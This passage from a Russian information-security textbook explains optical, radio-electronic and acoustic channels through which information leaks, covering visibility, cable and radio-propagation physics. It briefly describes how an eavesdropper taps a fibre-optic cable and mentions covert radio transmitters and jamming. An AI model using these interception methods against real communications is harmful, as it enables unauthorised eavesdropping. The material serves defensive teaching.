1.0 - 2.0	4	Очень сильная замутненность (очень плохая видимость)
2.0 - 4.0	5	Сильная замутненность (плохая видимость)
10.0	6	Умеренная замутненность (умеренная видимость)
20.0	7	Удовлетворительная видимость
50.0	8	Хорошая видимость
Более 50.0	9	Исключительно хорошая видимость
Около 300	10	Чистый воздух

Использование метеорологической дальности для оценок прозрачности атмосферы удобно тем, что ее величина периодически определяется на станциях метеорологической службы. Оценка видимости оценивается в метрах или в баллах и передается радиостанциями. Если объект наблюдения и наблюдатель находятся на земле, то протяженность канала утечки определяется не только состоянием атмосферы, но и ограничивается влиянием кривизны Земли. Дальность прямой видимости  $D_{пр}$  в км с учетом кривизны Земли можно рассчитать по формуле:

$$D_{пр} = 3.57(\sqrt{h_o} + \sqrt{h_n}),$$

где  $h_o$  - высота размещения объекта над поверхностью Земли в м;

$h_n$  - высота расположения наблюдателя над поверхностью Земли в м.

Например, для  $h_o=3$  м и  $h_n=5$  м  $D_{пр}=14$  км, что меньше метеорологической дальности при хорошей видимости. Эта формула не учитывает неровности Земли и различные инженерные сооружения (башни, высотные здания и т. д.), создающие препятствия для света.

К свойствам среды распространения, влияющих на длину канала утечки, относятся:

- характеристики прозрачности среды распространения;
- спектральные характеристики света.

Ослабление света при прохождении через атмосферу характеризуется коэффициентом пропускания атмосферы.

Типовые варианты оптических каналов утечки информации приведены в табл. 11.2.

Таблица 11.2.

Объект наблюдения	Среда распространения	Оптический приемник
Документ, продукция в помещении	Воздух Воздух + стекло окна	Глаза человек + бинокль, фотоаппарат
Продукция во дворе, на машине, ж/платформе	Воздух Атмосфера + безвоздушное пространство	То же Фото, ИК, телевизионная аппаратура на КА
Человек в помещении, во дворе, на улице	Воздух Воздух + стекло	Глаза человека+бинокль, фото, кино, телев. аппарата

До недавнего времени атмосфера и безвоздушное пространство были единственной средой распространения световых волн. С разработкой волоконно-оптической технологии появились направляющие линии связи в оптическом диапазоне, которые в силу огромных их преимуществ по отношению к традиционным электрическим проводникам рассматриваются как более совершенная физическая среда для передачи больших объемов информации. Линии связи, использующие оптическое волокно, устойчивы к внешним помехам, имеют малое затухание, долговечны, обеспечивают значительно большую безопасность передаваемой по волокну информации.

Волокно представляет нить диаметром около 100 мкм, изготовленного из кварца на основе двуокиси кремния. Волокно состоит из сердцевины и оболочки с разными показателями преломления. Для передачи сигналов применяются два вида волокна: одномодовое и многомодовое.

В одномодовом волокне световодная жила имеет диаметр порядка 8-10 мкм, по которой может распространяться только один луч (одна мода). В многомодовом волокне диаметр световодной жилы составляет 50-60 мкм, что делает возможным распространение в нем большого числа лучей (много мод).

Любое волокно характеризуется двумя важнейшими параметрами: затуханием и дисперсией. Затухание измеряется в децибелах на километр (дБ/км) и определяется потерями на поглощение и рассеяние излучения в оптическом волокне. Потери на поглощение зависят

от чистоты материала, а потери на рассеяние - от неоднородностей его показателя преломления. Лучшие образцы волокна имеют затухание порядка 0.15-0.2 дБ/км, разрабатываются еще более «прозрачные» волокна с теоретическим пределом затухания порядка 0.02 дБ/км для волны длиной 2.5 мкм. При таком затухании сигнала могут передаваться на расстояние в сотни км без ретрансляции.

Дисперсия, т. е. зависимость скорости распространения сигналов от длины волны, ухудшает качество сигнала, следовательно, информации на выходе длинного световолокна. Так как светодиод или лазер, являющиеся источниками сигнала для этой среды распространения, излучают некоторый спектр длин волн, дисперсия приводит к расширению импульсов при их распространению по волокну и тем самым к искажению сигналов. Дисперсия ограничивает дальность передачи и верхнее значение частоты передаваемого сигнала.

Волокна объединяют в волоконно-оптические кабели, покрытые защитной оболочкой. По условиям эксплуатации кабели подразделяются на монтажные, станционные, зонные и магистральные. Кабели первых двух типов используются внутри зданий и сооружений. Зонные и магистральные кабели прокладываются в колодцах кабельных коммуникаций, в грунтах, на опорах, под водой.

Хотя возможность утечки информации из волоконно-оптического кабеля существенно ниже, чем из электрического, но при определенных условиях такая утечка возможна. Для съема информации в месте доступа к кабелю разрушают его защитную оболочку, прижимают фотодетектор приемника к очищенной площадке и изгибают кабель на угол, при котором часть световой энергии направляется на фотодетектор приемника.

#### **11.4. Радиоэлектронные каналы утечки информации**

В радиоэлектронном канале передача носителем информации является электрический ток и электромагнитное поле с частотами колебаний от звукового диапазона до десятков ГГц.

Радиоэлектронный канал относится к наиболее информативным каналам утечки в силу следующих его особенностей:

- независимость функционирования канала от времени суток и года, существенно меньшая зависимость его параметров по сравнению с другими каналами от метеоусловий;
- высокая достоверность добываемой информации, особенно при перехвате ее в функциональных каналах связи (за исключением случаев дезинформации);
- большой объем добываемой информации;
- оперативность получения информации вплоть до реального масштаба времени;
- скрытность перехвата сигналов и радиотеплового наблюдения.

В радиоэлектронном канале производится перехват радио и электрических сигналов,

радиолокационное и радиотепловое наблюдение. Следовательно, в рамках этого канала утечки добывается семантическая информация, видовые и сигнальные демаскирующие признаки. Радиоэлектронные каналы утечки информации используют радио, радиотехническая, радиолокационная и радиотепловая разведка.

Структура радиоэлектронного канала утечки информации в общем случае включает (см. рис. 11.4) источник сигнала или передатчик, среду распространения электрического тока или электромагнитной волны и приемник сигнала.



Рис. 11.4. Структура радиоэлектронного канала утечки информации.

В радиоэлектронных каналах утечки информации источники сигналов могут быть четырех видов:

- передатчики функциональных каналов связи;
- источники опасных сигналов;
- объекты, отражающие электромагнитные волны в радиодиапазоне;
- объекты, излучающие собственные (тепловые) радиоволны.

Средой распространения радиоэлектронного канала утечки информации являются атмосфера, безвоздушное пространство и направляющие - электрические провода различных типов и волноводы. Носитель в виде электрического тока распространяется по проводам, а электромагнитное поле - в атмосфере, в безвоздушном пространстве или по направляющим - волноводам. В приемнике производится выделение (селекция) носителя с интересующей получателя информацией по частоте, усиление выделенного слабого сигнала и съем с него информации - демодуляция.

При перехвате сигналов функциональных каналов связи передатчики этих каналов являются одновременно источниками радиоэлектронных каналов утечки информации. В общем случае направления распространения электромагнитной волны от передатчика к санкционированному получателю и злоумышленнику отличаются. В функциональных каналах связи максимум излучения энергии электромагнитной волны ориентируют в направлении расположения приемника санкционированного получателя. Поэтому мощность источника сигналов радиоэлектронного канала утечки информации, как правило,



существенно меньше мощности излучения в функциональном канале связи.

В зависимости от способа перехвата информации различают два вида радиоэлектронного канала утечки информации.

В канале утечки 1-го вида производится перехват информации, передаваемой по функциональному каналу связи. С этой целью приемник сигнала канала утечки информации настраивается на параметры сигнала функционального радиоканала или подключается (контактно или дистанционно) к проводам соответствующего функционального канала. Такой канал утечки информации имеет общий с функциональным каналом источник сигналов - передатчик. Так как места расположения приемников функционального канала и канала утечки информации в общем случае не совпадают, то среды распространения сигналов в них от общего передатчика различные или совпадают, например, до места подключения приемника злоумышленника к проводам телефонной сети.

Радиоэлектронный канал утечки 2-го вида имеет собственный набор элементов: передатчик сигналов, среду распространения и приемник сигналов. Передатчик этого канала утечки информации образуется случайно (без участия источника или получателя информации) или специально устанавливается в помещении злоумышленником. В качестве такого передатчика применяются источники опасных сигналов и закладные устройства. Опасные сигналы, как отмечалось ранее, возникают на базе акустоэлектрических преобразователей, побочных низкочастотных и высокочастотных полей, паразитных связей и наводок в проводах и элементах радиосредств. Опасные сигналы создаются в результате конструктивных недоработок при разработке радиоэлектронного средства, объективных физических процессов в их элементах, изменениях параметров в них из-за старения или нарушений правил эксплуатации, не учета полей вокруг средств или токонесущих проводов при их прокладке в здании и т. д.

Вариантов условий для возникновения опасных сигналов очень много. Например, в усилительных каскадах любого радиоэлектронного средства (радиоприемника, телевизора, радиотелефона и др.) могут возникнуть условия для генерации сигналов на частотах вне звукового диапазона, которые модулируются электрическими сигналами акустоэлектрических преобразователей. Функции акустоэлектрических преобразователей могут выполнять элементы (катушки индуктивности, конденсаторы) генераторов, являющихся функциональными устройствами.

Особенностью передатчиков этого канала является малые амплитуда электрических сигналов - единицы и доли мВ, и мощность радиосигналов, не превышающая десятки мВт (для радиозакладок). В результате этого протяженность таких каналов невелика и составляет десятки и сотни метров. Поэтому для добывания информации с использованием такого канала утечки информации приемник необходимо приблизить к источнику на величину

длины канала утечки или установить ретранслятор. Среда распространения и приемники этого вида каналов не отличаются от среды и приемников каналов 1-го вида.

Электрические сигналы как носители информации могут быть аналоговыми или дискретными, их спектр может содержать частоты от десятков до миллиардов Гц.

Наиболее широко применяются сигналы, ширина спектра которых соответствует ширине спектра стандартного телефонного канала. Такие сигналы передают речевую информацию с помощью телефонных аппаратов и распространяются по направляющим линиям связи, связывающих абонентов как внутри предприятия (организации), так внутри населенного пункта, города, страны, земного шара в целом.

В общем случае направляющие линии связи создаются для передачи сигналов в заданном направлении с должным качеством и надежностью. Способы и средства передачи электрических сигналов по проводам рассматриваются в прикладной области радиотехники, называемой проводной связью.

Различают воздушные и кабельные проводные линии связи. Воздушные линии связи относятся к симметричным цепям, отличительной особенностью которых является наличие двух проводников с одинаковыми электрическими свойствами.

В зависимости от типа несущих конструкций они делятся на столбовые и стоечные. Столбовыми называются линии, несущими конструкциями являются деревянные или железобетонные опоры. Опорами столбовых линий служат металлические стойки, установленные, например, на крышах зданий. Для изоляции проводов воздушных линий друг от друга и относительно земли их укрепляют на фарфоровых изоляторах.

Более широко применяются кабельные линии связи. Кабельные линии связи получили доминирующее развитие при организации объектовой, городской и междугородной телефонной связи. Они составляют 65% телефонных линий России. Кабели бывают симметричными и коаксиальными.

Если обе жилы цепи, образованного кабелем, выполнены из проволоки одинакового диаметра, имеют изоляцию одинаковой конструкции и расположены так, что между ними можно провести плоскость симметрии, то кабель называется симметричным. Если же оба проводника цепи выполнены в форме соосных цилиндров, в поперечном сечении имеют форму концентрических окружностей, то такой кабель - коаксиальный.

Симметричные кабели представляют собой проводники (жилы) с нанесенными на них одним или несколькими слоями изолятора из диэлектрических материалов. Несколько жил, объединенных единым изолятором в виде ленты, образуют ленточные кабели или полосковые линии. Известные конструкции симметричных кабелей содержат от 1x2 до 2400x2 жил под общей защитной оболочкой.

В коаксиальном кабеле один проводник концентрически расположен внутри другого

проводника, имеющего форму полого цилиндра. Внутренний проводник изолируется от внешнего с помощью различных изоляционных материалов и конструкций. Для изоляции коаксиальных пар кабеля применяется сплошной и пористый полиэтилен, изоляция в виде шайб, в последовательно соединенных баллончиков, напоминающий разрез бамбука и др. Для обеспечения гибкости кабеля внешний проводник выполняется из медной или железной сетки, а для защиты от внешних воздействий он покрывается слоем изолятора (полихлорвинила).

Основными параметрами проводных линий связи являются ширина пропускаемого ими спектра частот и собственное затухания  $Z_c = 10 \lg P_{вх} / P_{вых}$ , где  $P_{вх}$  и  $P_{вых}$  - мощность сигнала на входе и выходе цепи соответственно.

Если сопротивление проводников на низких частотах (в диапазоне 0-100 кГц) определяется удельным сопротивлением материала и площадью поперечного сечения проводника, то на более высоких частотах начинается сказываться влияние поверхностного эффекта. Сущность его заключается в том, что переменное магнитное поле, возникающее при протекании по проводнику тока, создает внутри проводника вихревые токи. В результате этого плотность основного тока перераспределяется по сечению проводника (жилы): уменьшается в центре и возрастает на периферии. Глубина проникновения (в мм) тока в медную жилу  $\theta = 67 / \sqrt{f}$ , где  $f$ -частота колебаний в Гц. На частоте  $f=60$  кГц глубина проникновения составляет приблизительно 0.3 мм, а на частоте 250 кГц - на порядок ниже, всего около 0.03 мм. Следовательно, ток с этой частотой распространяется по гипотетической тонкой медной трубке с существенно меньшей площадью сечения и, соответственно, большим сопротивлением.

На величину затухания линии влияют также электрические характеристики диэлектрика, наносимого на металлические провода. За счет их удается расширить полосу пропускания линии. При передаче по воздушным линиям со стальными проводами ширина пропускания составляет около 25 кГц, с медными проводами - до 150 кГц, по симметричным кабелям - до 600 кГц. Расширению спектра частот, передаваемых по симметричным цепям, препятствуют возрастающие наводки. Например, удовлетворительным для телефонных линий считается значение переходного затухания порядка 60-70 дБ.

В коаксиальном кабеле электрическое поле замыкается между внутренним и внешним проводниками, поэтому внешнее электрическое поле отсутствует. Кабель не имеет также внешнего магнитного и электромагнитного полей, что и обуславливает его основные преимущества перед симметричными. Вследствие поверхностного эффекта ток при повышении частоты отесняется во внутреннем проводнике к его наружной поверхности, а во внешнем, наоборот, к внутренней. Стандартная коаксиальная пара 1.2/4.4 (с диаметрами

внутреннего и внешнего проводников - 1.2 и 4.4. мм соответственно) обеспечивают передачу 900-960 телефонных каналов на расстояние до 9 км или 3600 каналов на расстояние 1.5км. При увеличении диаметров проводников до 2.6/9/5 число телефонных каналов для длины участка 1.5 км возрастает до 10800.Ширина частотного диапазона такого кабеля достигает 60 МГц. Повышение частотного диапазона потребует дальнейшего увеличения диаметров проводников коаксиального кабеля.

Электромагнитная волна представляет форму существования электромагнитного поля в виде изменяющихся во времени по синусоидальному закону значений напряженности электрического и магнитного полей.

Электромагнитная волна как носитель информации в радиоэлектронном канале утечки возникает при протекании по проводам электрического тока переменной частоты и распространяются от источника ненаправленного излучения радиально во все стороны с конечной скоростью, в атмосфере несколько меньшей скорости света. Векторы напряженности электрического и магнитного полей взаимноперпендикулярны и перпендикулярны направлению распространения электромагнитной волны. Электромагнитная волна характеризуется частотой колебания, мощностью и поляризацией. По частоте электромагнитные волны классифицируются в соответствии с Регламентом радиосвязи, утвержденным на Всемирной административной конференции в Женеве в 1979 г. (табл. 11.3).

Таблица 11.3.

Диапазон длин волн	Наименование волн	Обозначение и наименование частот	Диапазон частот
> 100 км	-	ELF-чрезвычайно низкие	Доли Гц-3 кГц
10-100 км	Мириаметровые	VLf(ОНЧ)-очень низкие	3-30 кГц
1-10 км	Километровые (длинные)	LF(НЧ)-низкие	30-300 кГц
100-1000 м	Гектаметровые (средние)	MF(СЧ)-средние	300-3000 кГц
10-100 м	Декаметровые (короткие)	HF(ВЧ)-высокие	3-30 МГц
1-10 м	Метровые	(ОВЧ)-очень высокие	30-300 МГц
10-100 см	Дециметровые	UHF(УВЧ)-	300-3000

		ультравысокие	МГц
1-10 см	Сантиметровые	SHF(СВЧ)- сверхвысокие	3-30 ГГц
1-10 мм	Миллиметровые	EHF(КВЧ)-крайне высокие	30-300 ГГц
0.1-1 мм	Децимиллиметровые	ГВЧ-гипервысокие	300-3000 ГГц

Поляризация определяет направление вектора напряженности электрического поля. Если вектор электрического поля лежит в вертикальной плоскости, то поляризация вертикальная, когда он находится в горизонтальной плоскости, то - горизонтальная. Промежуточное положение характеризуется углом поляризации между плоскостями поляризации и распространения. Плоскостью поляризации называется плоскость, в которой находятся вектора электрического поля и вектор распространения электромагнитной волны. Плоскость распространения имеет вертикальное расположение и проходит через вектор распространения электромагнитной волны.

Мощность излучения электромагнитного поля тем выше, чем ближе частота колебаний в распределенном контуре, образованного индуктивностью проводников и распределенной емкостью между ними и землей, к частоте сигнала. Устройства, в которых обеспечивается эффективное преобразование энергии электрических сигналов в электромагнитную волну, называются антеннами.

Антенные устройства являются неотъемлемой частью передающих и приемных радиоэлектронных средств. Причем их конструкция остается неизменными в режимах передачи и приема, за исключением тех случаях, когда излучается большая мощность. В этом случае приходится принимать дополнительные меры по предотвращению электрического пробоя в высоковольтных цепях передающей антенны, необходимость в которых отсутствует для приемной. В общем случае принцип обратимости позволяет передающую антенну использовать в качестве приемной и наоборот.

Характер поляризации электромагнитной волны зависит от конструкции и расположения излучающих элементов антенны. Несоответствие поляризации электромагнитной волны пространственной ориентации элементов приемной антенны, в которых наводятся электрические заряды, приводит к уменьшению величины этих зарядов. Радиоволны в зависимости от условий распространения делятся на земные (поверхностные), прямые, тропосферные и ионосферные (пространственные).

Земными называются радиоволны, которые распространяются в непосредственной

близости от поверхности Земли и частично огибают ее поверхность благодаря явлению дифракции. Прямыми названы радиоволны, распространяющиеся прямолинейно в атмосфере и космосе.

Радиоволны, которые распространяются в тропосфере - приземной неоднородной области атмосферы не выше 10-12 км от поверхности Земли, называются тропосферными. В тропосфере происходит рассеивание, а также частичное искривление траектории и отражение радиоволн от неоднородностей тропосферы. Ионосферными называют радиоволны, распространяющиеся в результате последовательного отражения от ионосферы и земной поверхности. Ионосферу образуют ионизированные под действием ультрафиолетового излучения Солнца верхние слои атмосферы. Концентрация свободных электронов в ионосфере меняется по высоте. В зависимости от концентрации свободных электронов и соответственно положительно заряженных ионов ионосферу условно делят на слои - D, E, F<sub>1</sub> и F<sub>2</sub>. Наименьшая концентрация имеет место в слое D, наибольшая - в слое F<sub>2</sub>. Состояние ионосферы непрерывно меняется, оно зависит от времени суток, времени года и солнечной активности, которая имеет 11-летний цикл изменения.

Слой D располагается до высоты примерно 60 км. В ночные часы слой D преобладает рекомбинация электронов и ионизация уменьшается или исчезает.

Слой E расположен на высоте 100-120 км и менее зависит от времени суток.

Слои F<sub>1</sub> и F<sub>2</sub> занимают области на высоте примерно 160-400 км, причем ночью слой F<sub>1</sub> исчезает.

В ионосфере происходит преломление, отражение и поглощение радиоволн. Преломление радиоволн обусловлено изменениями диэлектрической проницаемости, а, следовательно, показателя преломления по высоте слоев. По мере распространения радиоволн от наземного источника через более высоко расположенные слои показатель преломления уменьшается, траектория электромагнитной волны искривляется и при определенных условиях волна возвращается на Землю.

Отражение радиоволн на той или иной высоте ионосферы зависит от частоты радиоволн и угла их падения на слой. При прочих равных условиях чем больше угол падения волны, отсчитываемый от вертикальной линии в точке падения, тем более полого траектория луча в ионосфере и тем меньшая электронная концентрация потребует для возвращения луча на Землю. Минимальное значение угла падения, при котором еще возможно отражение радиоволн от ионосферы называется критическим. При угле падения, меньшем критического, радиоволны проходят через ионосферу не отразившись.

Так как коэффициент преломления уменьшается с увеличением частоты, то длинные волны преломляются сильнее, чем короткие, а для УКВ преломление недостаточно для возвращения волн на Землю и они уходят в космическое пространство. Наивысшая частота,

при которой электромагнитная волна еще может возвратиться на Землю, называется максимально применимой частотой. Но значение этой частоты неоднозначно вследствие зависимости ее от угла падения. Поэтому вводят понятие критической частоты, которая является максимально применимой частотой при угле падения 90 градусов. Из определения следует, что эта частота представляет собой низшую из всех максимально применимых частот.

За счет многократного переотражения радиоволн от слоев ионосферы и земной поверхности электромагнитная волна может распространяться на большие расстояния вплоть до огибания Земли. Но при переотражениях возникают зоны молчания, куда не попадают отраженные от ионосферы электромагнитные лучи. В зонах приема происходит интерференция волн, прошедших разный путь от излучателя и имеющих, следовательно, различные фазы. Случайный характер изменения фаз приводит к случайному изменению амплитуды результирующей волны, которое называется замиранием или федингом.

Степень поглощения радиоволн в атмосфере увеличивается при повышении плотности ионизации, частоты колебания и пути, проходимой радиоволной в ионосфере. Зимой, когда концентрация электронов в связи с понижением солнечной радиации уменьшается, поглощение радиоволн снижается и дальность распространения увеличивается. В зависимости от частоты колебания радиоволн характеристики среды распространения имеют следующие особенности.

1. Километровые (длинные) волны обладают хорошей дифракцией, сравнительно слабо поглощаются земной поверхностью и могут распространяться поверхностным лучом на расстояние до 3000 км. В ионосфере они затухают сильнее, но могут отражаться от слоя E и распространяться пространственным лучом на большее расстояние. К преимуществам электромагнитной волны в этом диапазоне как носителя информации относится, кроме большой дальности распространения, сравнительное постоянство напряженности поля в пункте приема в течение суток и года, что обеспечивает устойчивость связи. Эти волны применяются также для связи под водой, где плохо распространяются волны более высоких частот.

Недостатком длинноволновой радиoliniи является плохая излучательная способность антенн, их большие размеры, достигающие несколько сотен метров, высокий уровень атмосферных и промышленных помех и малая пропускная способность.

2. Гектометровые (средние) волны могут распространяться поверхностным и пространственным лучами. Энергия средних волн поглощаются земной поверхностью сильнее, чем энергия длинноволновых, поэтому дальность связи поверхностным лучом составляет примерно 500 - 1500 км. Однако для средних волн создаются более благоприятные условия распространения пространственным лучом и прием сигналов

возможен до 4000 км.

Условия распространения средних волн существенно изменяются в зависимости от времени суток. В ночные часы за счет отражения от ионосферы дальность распространения выше, чем в дневные, когда преобладают поверхностные волны. В этом диапазоне наблюдаются замирания в результате интерференции земных и поверхностных волн или пространственных волн с различными путями распространения, высокий уровень атмосферных и промышленных помех. Антенны в среднем диапазоне по устройству в основном такие же, как и антенны в длинноволновом, но в силу большей близости их геометрических размеров к длинам волн имеют больший коэффициент усиления. Радиоволны в этом диапазоне используются для радиовещания и связи, на флоте и в авиации.

3. При распространении коротких волн дальность поверхностного луча невелика из-за резкого возрастания поглощения энергии в Земле. Поле в точке приема создается в основном за счет отражения от различных слоев ионосферы. В результате флуктуации плотности и высоты слоев и взаимодействия лучей на коротких волнах, как правило, наблюдаются глубокие замирания и даже полное пропадание связи в течение нескольких десятков секунд.

Для обеспечения круглосуточной связи в условиях суточного изменения ионосферы необходимо производить периодическую смену частот. Определение оптимальных частот производится специальными службами наблюдения за ионосферой по результатам вертикального и вертикально-наклонного зондирования ее радиоимпульсами. Наиболее благоприятные условия прохождения волн днем чаще складываются на волнах в интервале 10-25 м, а ночью - 35-70 м.

В диапазоне коротких волн на напряженность поля и характер ее изменения в точке приема влияют другие явления, такие как «вспышки» на Солнце, рассеяние волн на мелких неоднородностях ионосферы, повороте плоскости поляризации.

Достоинством коротких волн является возможность обеспечения связи на очень большие расстояния при сравнительно малых мощности передатчика и габаритах антенны, а также малое влияние атмосферных и промышленных помех. Они применяются для связи, радионавигации, радиовещания и радиолюбителями.

4. В диапазоне ультракоротких (метровых) и более коротких волн практически отсутствует дифракция. Поэтому они распространяются в пределах прямой видимости, в том числе отражаясь от земли и тропосферы с потерей части энергии на поглощение. Радиоволны в этих диапазонах являются основными носителями информации в сетях телекоммуникаций человечества в силу следующих особенностей:

- имеют огромный частотный диапазон (см. табл. 4.3), обеспечивающий возможность



передачи огромного объема информации, в том числе путем использования широкополосных каналов;

- низкий уровень атмосферных и промышленных помех, позволяющих использовать приемные устройства с высокой чувствительностью, что повышает дальность приема;

- слабое влияние станционных помех на работу других радиосистем вследствие ограниченности их радиуса видимости;

- возможность создания небольших антенн с узкой диаграммой направленности, позволяющих осуществлять радиосвязь при относительно малой мощности передающих устройств. Основным недостатком радиоволн рассматриваемого диапазона - малая дальность распространения и существенно большее поглощение их природными осадками (дождем, туманом, снегом, градом), особенно в миллиметровом и более коротких диапазонах.

Результаты сравнительного анализа характеристик радиоволн различных диапазонов приведены в табл. 11.4.

Таблица 11.4.

Диапазон	Дальность распространения	Антенны	Уровень помех	Поглощение в атмосфере
ДВ	Поверхностной волной - до 3 тыс. км, пространственной - до 20 тыс. км	Громоздкие 	Высокий 	Слабое 
СВ	Поверхностной - до 1500 км			
КВ	Пространственной - - на любое расстояние			
УКВ	Прямая видимость	Компактные 	Низкий 	Сильное 

Для повышения дальности связи применяют следующие методы:

- подъем передающей или приемной антенн с помощью инженерных конструкций (мач, башен) и летно-подъемных аппаратов (аэростатов);
- ретрансляция радиосигналов с помощью наземных и космических ретрансляторов;
- использование тропосферных волн в УКВ диапазоне.

Передающие антенны на башнях устанавливаются для постоянного обеспечения связи, радио и телевизионного вещания в городах, районах и областях. Для периодического и эпизодического приема сигналов от отдаленных источников в качестве носителей

приемников сигналов используют привязные аэростаты. Информация с них на землю передается по кабелю или радиоканалу.

Для передачи информации в УКВ и СВЧ диапазонах частот на большие расстояния широко применяются ретрансляторы. С помощью наземных ретрансляторов создаются радиорелейные линии (РРЛ), представляющие собой цепочку приемопередающих станций, каждая из которых устанавливается в пределах прямой видимости соседних. Все станции РРЛ разделяются на оконечные, промежуточные и узловые. Оконечные радиорелейные станции располагаются в начале и конце линии. На этих станциях вводится и выделяется информация, обеспечивается распределение информации между потребителями. Промежуточные станции предназначены для ретрансляции сигналов. Узловые радиорелейные станции - это промежуточные станции, на которых происходит разветвление принимаемых сигналов по различным направлениям, выделение части принимаемых передаваемой информации (например, программы телевидения) и введение новой информации.

Диапазон частот, предназначенных для передачи информации одного вида, объединяются в радиочастотный ствол: телевизионный, телефонный и т. д. Существующие отечественные РРЛ могут содержать до 8 стволов, а ствол, например, телефонный - до 1920 телефонных каналов. Для каждого ствола с целью исключения взаимного влияния выделяются две рабочие частоты - для передачи и приема. Принятые каждой станцией сигналы на частоте приема усиливаются и преобразуются на частоте передачи и излучаются в направлении следующей станции. Около 30% телефонных каналов РФ обеспечивает радиорелейная связь.

Разновидностью радиорелейных линий связи являются тропосферные линии связи, использующие явление рассеяние ультракоротких радиоволн в неоднородностях тропосферы. К таким неоднородностям относятся области тропосферы с резко изменившимися значениями диэлектрической проницаемости. Неоднородности вызываются неравномерностью состояний различных точек тропосферы, непрерывным перемешиванием и смещением воздушных масс в результате неравномерного разогрева Солнцем различных участков поверхности Земли и слоев тропосферы. Для устойчивой тропосферной радиосвязи применяют антенны с высоким коэффициентом усиления (40-50 дБ), мощные передатчики (1-10 кВт) и высокочувствительные приемники. Тропосферные линии связи чаще всего имеют протяженность 140-500 км.

Ретрансляторы, устанавливаемые на искусственных спутниках Земли (ИСЗ), наиболее широко используются для обмена информацией между абонентами, удаленных друг от друга на тысячи километров. Они являются элементами (звеньями) спутниковых линий связи, которые содержат также оконечные наземные передающие и приемные станции.

Естественно, что связь возможно лишь в том случае, если спутники находятся в зоне видимости обеих земных станций.

Для ретрансляции применяются в основном ИСЗ на геостационарной (стационарной) и эллиптической орбитах, а также менее дорогие низкоорбитальные КА.

При распространении радиоволн в городе характер их распространения существенно искажается по сравнению с распространением на открытых пространствах за счет многочисленных переотражений от стен зданий и помещений и затухания в них. Эти обстоятельства необходимо учитывать при оценке пространственной ориентации и возможностей каналов утечки информации. Экранирующие свойства некоторых элементов здания приведены в табл. 11.5.

Таблица 11.5.

Тип здания	Ослабление, дБ на частоте		
	100 МГц	500 МГц	1 ГГц
Деревянное здание с толщиной стен 20 см	5-7	7-9	9-11
Кирпичное здание с толщиной стен 1.5 кирпича	13-15	5- 17	16- 19
Железобетонное здание с ячейкой арматуры 15x15 см и толщиной 160 мм	20-25	18- 19	15- 17

Указанные в таблице данные получены для стен, 30 процентов площади которых занимают оконные проемы с обычным стеклом. Если оконные проемы закрыты металлической решеткой с ячейкой 5 см, то экранирование увеличивается на 30-40 %.

Дальность распространения электромагнитной волны из здания с толстой кирпичной или железобетонной стенами уменьшается по отношению к экранированию стен деревянного здания в 2-3 раза в зависимости от частотного диапазона.

Многообразие природных и искусственных источников излучений в радиодиапазоне порождает проблему электромагнитной совместимости носителя информации с другими излучениями-носителями иной информации, которые представляют собой помехи по отношению к рассматриваемому радиосигналу. Классификация помех представлена на рис. 11.5.



Рис. 11.5. Классификация помех в каналах утечки.

Природные или естественные помехи вызываются следующими природными явлениями:

- электрическими грозовыми разрядами, как правило, на частотах менее 30 МГц;
- перемещением электрически заряженных частиц облаков, дождя, снега и др.,
- возникновением резонансных электрических колебаний между землей и ионосферой;
- тепловым излучением Земли и зданий в диапазоне более 30-40 МГц;
- солнечной активностью в основном на частотах более 20 МГц;
- электромагнитными излучениями неба, Луны, других планет (на частотах более 1 МГц);
- тепловыми шумами в элементах радиоприемниках.

В городах к естественным помехам добавляются промышленные помехи, которые по характеру спектра излучений делятся на флюктуационные, гармонические и импульсные.

Флюктуационные помехи имеют распределенный по частоте спектр и создаются коронами высоковольтных электропередач, лампами дневного света, неоновой рекламой, электросваркой и другими электрическими процессами. Спектр промышленных гармонических помех локализован на частотах излучений, возникающих при нелинейных преобразованиях в промышленных установках. Импульсные помехи, возникающие, прежде всего, при замыкании и размыкании электрических контактов выключателей, характеризуются сосредоточением энергии электромагнитных излучений в короткий промежуток времени.

Так как электромагнитные волны в радиодиапазоне являются основными носителями информации, то с целью нарушения управления и связи в ходе радиоэлектронной борьбы созданы разнообразные средства генерирования помех.

По эффекту воздействия радиоэлектронные помехи делятся на маскирующие и имитирующие. Маскирующие помехи создают помеховый фон, на котором затрудняется или исключается обнаружение и распознавание полезных сигналов. Имитирующие помехи по структуре близки к полезным сигналам и при приеме могут ввести в заблуждение

получателя.

По соотношению спектра помех и полезных сигналов помехи подразделяются на заградительные и прицельные. Заградительные помехи имеют ширину спектра частот, значительно превышающую ширину спектра полезного сигнала, что позволяет подавлять сигнал без точной настройки на его частоту. Прицельная помеха имеет ширину спектра, соизмеримую (равную или превышающую в 1.5-2 раза) с шириной спектра сигнала, и создает высокий уровень спектральной плотности мощности в полосе частот сигнала при невысокой средней мощности передатчика помех.

По временной структуре излучения помехи бывают непрерывные и импульсные (в виде немодулированных или модулированных радиоимпульсов).

### 11.5. Акустические каналы утечки информации

В акустическом канале утечки носителем информации от источника к несанкционированному получателю является акустическая волна в атмосфере, воде и твердой среде. Источниками ее могут быть:

- говорящий человек, речь которого подслушивается в реальном масштабе времени или озвучивается звуковоспроизводящим устройством;
- механические узлы механизмов и машин, которые при работе издают акустические волны.

Структура этого канала утечки информации принципиально не отличается от структуры рассмотренных каналов утечки информации и приведена на рис 11.6.



Рис. 11.6. Структура акустического канала утечки информации.

Источниками акустического сигнала могут быть люди, звучащие механические, электрические или электронные устройства, приборы и средства, воспроизводящие ранее записанные звуки. Источники сигналов характеризуются диапазоном частот, мощностью излучения в Вт, интенсивностью излучения в Вт/м<sup>2</sup> - мощностью акустической волны, прошедшей через перпендикулярную поверхность площадью 1 м<sup>2</sup>, громкостью звука в дБ, измеряемой как десятичный логарифм отношения интенсивности звука к интенсивности

звука порога слышимости. Порог слышимости соответствует мощности звука  $10^{-12}$  Вт или звуковому давлению на барабанную перепонку уха человека  $2 \cdot 10^{-5}$  Па. Уровни громкости различных звуков иллюстрируются данными табл. 11.6.

Таблица 11.6

Оценка громкости звука на слух	Уровень звука, дБ	Источник звука
Очень тихий	0	Усредненный порог чувствительности уха Тихий шепот (1.5 м)
	10	
Тихий	20	Тиканье настенных механических часов Шаги по мягкому ковру (3-4 м) Тихий разговор, шум в читальном зале
	30	
	40	
Умеренный	50	Шум в жилом помещении, легковой автомобиль (10-15 м) Улица средней шумности
	60	
Громкий	70	Спокойный разговор (1 м), зал большого магазина Радиоприемник громко (2 м), крик
	80	
Очень громкий	90	Шумная улица, гудок автомобиля Симфонический оркестр, автомобильная сирена
	100	
Оглушительный	110	Пневномолот, очень шумный цех Гром над головой Звук воспринимается как боль
	120	
	130	

